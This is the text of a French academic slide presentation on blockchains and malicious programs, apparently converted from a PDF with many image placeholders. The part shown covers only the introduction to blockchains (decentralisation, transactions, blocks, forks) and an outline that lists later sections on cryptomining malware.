


Présentation RéSIST

Blockchains et programmes malveillants

Doriane PERARD

ISAE-SUPAERO, Université de Toulouse



Présentation

- Etudiante en 2^{ème} année de thèse sur les blockchains
- doriane.perard@isae-superaero.fr




Sommaire

- Blockchains
 - Pourquoi ?
 - Qu'est-ce que la blockchain ?
- Mineurs JavaScript
 - Présentation
 - Analyse
 - Détection et blocage
- Mineurs malwares
 - Présentation
 - Analyse
 - Détection et blocage

Blockchains


Blockchains – Pourquoi ?

Systeme existant





Blockchains – Pourquoi ?

Systeme existant




Blockchains – Pourquoi ?

Systeme existant




Blockchains – Pourquoi ?

Systeme existant




Blockchains – Pourquoi ?

Systeme existant




Blockchains – Pourquoi ?

Systeme existant



Blockchains – Pourquoi ?

Systeme existant




Centralisation




Blockchains – Pourquoi ?

Systeme décentralisé




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Système décentralisé




Blockchains – Pourquoi ?

Pouvoir réaliser des échanges sans intermédiaire de confiance



Blockchains – Pourquoi ?


Exemples d'utilisation



Blockchains – Qu'est-ce-que la blockchain ?

Transactions et blocs


- Toutes les transactions sont regroupées dans des blocs



Blockchains – Qu'est-ce-que la blockchain ?

Block-chain


- Une blockchain est une suite de blocs croissante, qui sont liés entre eux grâce à des procédés cryptographiques.
- Chaque bloc contient un hash cryptographique du bloc précédent, un horodatage, et des données.



Blockchains – Qu'est-ce-que la blockchain ?

Forks


- Des forks au sein de la blockchain apparaissent régulièrement, dus à l'asynchronisme du réseau ou à des conflits.



Blockchains – Qu'est-ce-que la blockchain ?

Forks

